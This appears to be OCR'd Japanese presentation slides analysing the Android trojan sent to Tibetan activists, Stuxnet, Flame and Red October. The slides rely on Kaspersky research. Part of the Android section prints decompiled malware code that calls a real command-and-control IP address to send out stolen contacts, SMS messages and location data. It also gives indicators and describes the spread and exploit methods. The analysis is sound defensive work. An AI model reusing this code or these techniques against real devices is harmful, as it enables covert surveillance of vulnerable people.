
スマートフォンや家電で広く使われているAndroid

- 2013年3月14日、人権活動家を標的にした標的型攻撃
- ジュネーブで開催された人権団体のカンファレンスのレポートを装った「WUC’s Conference.apk」としてメール添付にて送付
  - いわゆるソーシャルエンジニアリング
- コンタクト、位置、通信記録情報などを収集し外部へ送信
- 同じように連鎖的に他の活動家に

※今後はぜい弱性を狙うと思われる

ANDROID を狙った標的型攻撃

典型的で効果的な「ソーシャル・エンジニアリング」



ANDROID を狙った標的型攻撃

https://www.securelist.com/en/blog/208194186/Android_Trojan_Found_in_Targeted_Attack

レポートを表示させるAndroid アプリを起動することで、以下をC&Cサーバーに転送

- 本体のメモリーとSIMに保存されたコンタクト情報
- 通話記録、SMSメッセージ
- GPS位置情報
- 電話番号
- OSのバージョン／SDKバージョン
- 機種

C&Cサーバーでは、Sauron Softeware の Java Base64 ライブラリを用いたツールが利用された（これはLGPLライセンス化で誰でも入手可能）

ANDROID を狙った標的型攻撃

C&C server 側の応答コード

```
public void onCreate()
{
  super.onCreate();
  this.hostname = "http://64.78.161.133";
  ComponentName localComponentName = new ComponentName(this, PhoneService.class);
  try
  {
    this.nativenumber = getPackageManager().getServiceInfo(localComponentName, 128).metaData
    if (this.nativenumber.equals("phone"))
    {
      SharedPreferences localSharedPreferences = getSharedPreferences("number", 0);
      this.nativenumber = localSharedPreferences.getString("native", "");
      if ("".equals(this.nativenumber))
      {
        Date localDate = new Date();
        this.nativenumber = ("phone" + localDate.getTime());
        localSharedPreferences.edit().putString("native", this.nativenumber).commit();
      }
    }
    send.urlstr = (this.hostname + "/android.php");
    isConnect(getBaseContext());
    Log.i("启动了", this.nativenumber);
    if (this.linkFlag == true)
    {
      if (send.sendInfo("create", this.nativenumber))
      {
        IntentFilter localIntentFilter = new IntentFilter("com.google.system.receiver");
        localIntentFilter.setPriority(2147483647);
        registerReceiver(new sendReceiver(), localIntentFilter);
        send.urlstr = (this.hostname + "/data/" + this.nativenumber + "/process.php");
        serviceInit();
```

KASPERSKY lab

ANDROID を狙った標的型攻撃

この攻撃で用いられたコードには多くの中国語が含まれていた

※今回の攻撃対象はチベットの人権活動家

```
Log.i("定时器的RUN", "整个定时器的循环结束了！！") - Timer RUN, Whole timer loop end!!
Log.i("RUN里面", "ERROR") - Run inside
Log.i("启动了", this.nativenumber) - Launched
Log.i("手机网络情况", "手机没有网络，或者send模块错误！") - Phone network conditions,
no cell phone network, or send module error!
Log.i("新的intent", "主程序正在运行，这次不启动") - New intent , the main program is
running, and this does not start
Log.i("contact重发", this.contact) - contact retransmission
Log.i("sendInfo", "网络不通") - network blocked
Log.i("接收到短信了吧", localBundle.getString("sms")) - received SMS
Log.i("接收到通讯录", localBundle.getString("contact")) - received contacts
Log.i("接收到位置信息", localBundle.getString("location")) - receiving the location
information
Log.i("接收到record", localBundle.getString("other")) - received record
```

“STUXNET”工業用システムを攻撃

“Stuxnet“ はドイツのSiemens 社のSCADA（Supervisory Control And Data Acqquisition）コンピュータを狙った攻撃

- 工場内での情報系システムは標準的なシステムで動作しているため、セキュリティホールを特定しやすい


侵入の手順

- MS09-025 のぜい弱性を（win32k.sys）利用して権限を昇格させ、USBインターフェース経由でディスク上にコピー、感染を拡大する
- “Siemens Simatic WinCC” あるいは”PCS 7” ソフトウェアがインストールされているかどうか調べる
- 発見された場合、インターネットへ同システム内のデータをインターネット経由でサーバーへ転送を試みる

“STUXNET”工業用システムを攻撃

2009 年版の Stuxnet と現行の Flame のもう一つの共通点は autorun.inf を介して拡大する手口です。Resource 207 は、「Flame」モジュールを「autorun.inf」としてリムーバブルメディアにコピーし、実行ファイルの末尾に本物のautorun.inf ファイルを付加することでマルウェア感染させる役割を担っています。Stuxnet 本体は「~XTRVWp.dat」ファイルとして USB ドライブにコピーされます。

この実行ファイルは、OS によって本来の autorun.inf ファイルとして正常に処理され、感染デバイスにアクセスする際にモジュールが実行されます。




“STUXNET”工業用システムを攻撃

カスペルスキーでは2009年から2010年にかけて作成された三つの異なるバージョンを特定している


- 2009年版は「autorun.inf」ファイルを使ってUSBドライブに感染する特殊な手法が用いられている
- 2009年版のStuxnetはMS10-046 のLINKファイルのぜい弱性を利用していない
- 2009年版はドライバーファイルが一つであるのに対して、2010年版はMS10-046 のぜい弱性を攻撃するためのドライバーが追加されて二つとなっている
- たとえば、「Resource 207」は2009年版では単独のモジュールだが、2010年版では別のモジュールに統合されている
- “Tocy.a” モジュールは”Flame”に受け継がれていることがのちにわかった

“STUXNET”工業用システムを攻撃

2009年版Stuxnet のリソース



2010年3月版Stuxnet のリソース



“FLAME” “STUXNET” との相関性のあるワーム

“Flame“ では”Stuxnet”と同じプラグインがソースコードを移植して利用されているため、これらのワームを開発した組織はなんらかの協力関係にあったと推定される

“Tocy.a” の発見


- “Stuxnet” では機能していないと思われたモジュールが”Flame” に移植されていた
- “Tocy.a” は”Resource 207” と酷似している

“Resource 207”

- これは”Resource 207” 、暗号化されたDLLファイル（内部に351KBの別の実行ファイルを包含する）

“FLAME”
“STUXNET” との相関性のあるワーム

Flameに含まれる
“stmpsvcn.ocx” は
“Stuxnet” 2009年版のコードの
一部
リソースマップ➔



“FLAME”
“STUXNET” との相関性のあるワーム

モジュール生成日付の情報

HEADERS INFO

Address of Entry Point: 10015F5D Real Image Checksum: 00084B09h

Field Name	Data Value	Description
Machine	014Ch	i386®
Number of Sections	0005h	
Time Date Stamp	498A208Bh	04/02/2009 23:11:07
Pointer to Symbol Table	00000000h	
Number of Symbols	00000000h	
Size of Optional Header	00E0h	
Characteristics	2102h	
Magic	010Bh	PE32
Linker Version	0008h	8.0
Size of Code	00026000h	
Size of Initialized Data	0005A000h	
Size of Uninitialized Data	00000000h	
Address of Entry Point	10015F5Dh	
Base of Code	00001000h	

Field Name	Data Value	Description
Section Alignment	00001000h	
File Alignment	00001000h	
Operating System Version	00000004h	4.0
Image Version	00000000h	0.0
Subsystem Version	00000004h	4.0
Win32 Version Value	00000000h	Reserved
Size of Image	00081000h	528384 bytes
Size of Headers	00001000h	
Checksum	00000000h	
Subsystem	0002h	Win32 GUI
Dll Characteristics	0000h	
Size of Stack Reserve	00100000h	
Size of Stack Commit	00001000h	
Size of Heap Reserve	00100000h	

“FLAME”
“STUXNET” との相関性のあるワーム

Resource 207 内の
ファイル情報

- 実は”Flame”のプラグイン
- “Stuxnet” に “Flame”のコンポーネントが含まれていた証拠


```
Length Of Struc: 039Ch
Length Of Value: 0034h
Type Of Struc:   0000h
Info:            VS_VERSION_INFO
Signature:       FEEF04BDh
Struc Version:   1.0
File Version:    5.1.2600.2180
Product Version: 5.1.2600.2180
File Flags Mask: 0.63
File Flags:
File OS:         NT (WINDOWS32)
File Type:       DLL
File SubType:    UNKNOWN
File Date:       00:00:00  00/00/0000

     Struc has Child(ren). Size: 832 bytes.

Child Type:         StringFileInfo
Language/Code Page: 1033/1200
CompanyName:        Microsoft Corporation
FileDescription:    Atm Epsvc Install DLL
FileVersion:        5.1.2600.2180 (xpsp_sp2_rtm.040803-2158)
InternalName:       atmpsvcn.ocx
LegalCopyright:     © Microsoft Corporation. All rights reserved.
OriginalFilename:   atmpsvcn.ocx
ProductName:        Microsoft® Windows® Operating System
ProductVersion:     5.1.2600.2180

Child Type:         VarFileInfo
Translation:        1033/1200
```

“FLAME”
“STUXNET” との相関性のあるワーム

Resource 207内の Stuxnet 固有と思われていた特徴

- 「トリガ」ファイルの名前:%temp%¥dat3A.tmp とsnsm7551.tmp
- 実利的なモジュールパーシング機能、およびその相互関係とアーキテクチャ
- 関数の戻り値のアセンブル原理
- 類似したシェルコードのスタイル
- 脆弱性のある OS バージョンの記述構成とチェックアルゴリズム
- 自身のインポート

実際は、”Flame” のモジュール「atmpsvcn.ocx」


現在の”Flame” との相関性

- Mutex names: TH_POOL_SHD_PQOMGMN_%dSYNCMTXおよびTH_POOL_SHD_MTX_GMN94XQ_%d
- 文字列の復号化アルゴリズム
- マングリングされたクラス名: ?AVnxys_uwip などなど
- Flame のアーキテクチャで使用されたものと類似したファイル名 – .ocx ファイル（atmpsvcn.ocx）

“FLAME”
“STUXNET” との相関性のあるワーム


高いコードの一致性

- Resource 207 のgetdecrypted関数
- mssecmgr.ocx のgetdecrypted関数
- Resource 207 のDecrypString 関数
- secmgr.ocx のDecryptString関数
- browse32.ocx（2012 年 5 月～6月に拡散した Flame のアンインストールモジュール）のDecryptString関数
- Resource 207で使用されたMutex
- mssecmgr.ocx で使用された Mutex



“RED OCTOBER”
高度に組織化されたサイバー諜報網

- 世界中の様々な国の外交・政治機関への諜報活動
- 2007年頃より数年間にわたって実行された形跡を確認
- 攻撃システムは非常に柔軟で多機能なセットが用意されている
- 攻撃対象のデバイスも広範で、スマートフォン（iPhone, ノキア, ウィンドウズモバイル）、ネットワーク機器（シスコのルーター）が含まれる



“RED OCTOBER”
高度に組織化されたサイバー諜報網

目的

- 特定の情報を盗み出すことを目的とします

攻撃の手順

- 感染ターゲットを特定し感染させる（多くの場合電子メール）
- ターゲットで追加モジュールを展開するための情報を収集
- アプリケーションやOSのぜい弱性情報を収集し、それに合わせて次のコードを送り込む

ぜい弱性

- MS Office
- Adobe Acrobat
- Oracle Java　(AKA “Rhino”)


“RED OCTOBER” JAVAのぜい弱性を利用して侵入する

“Rohit” エクスプロイトを利用

- Java ランタイムのぜい弱性
- 信頼されていないJava Web Start アプリケーションやJava アプレットが悪意あるスクリプトを実行可能

一般的な手順

- 巧妙に細工したPHPページ（Rocraサイト）に誘導するためのリンクを埋め込んだメールを送信する
- PHPスクリプトでURLを暗号化してJavaアプレットに渡す
- アプレットには複合化キーが含まれており、ターゲットのディスクにダウンローダーを転送するためのURLを作成する



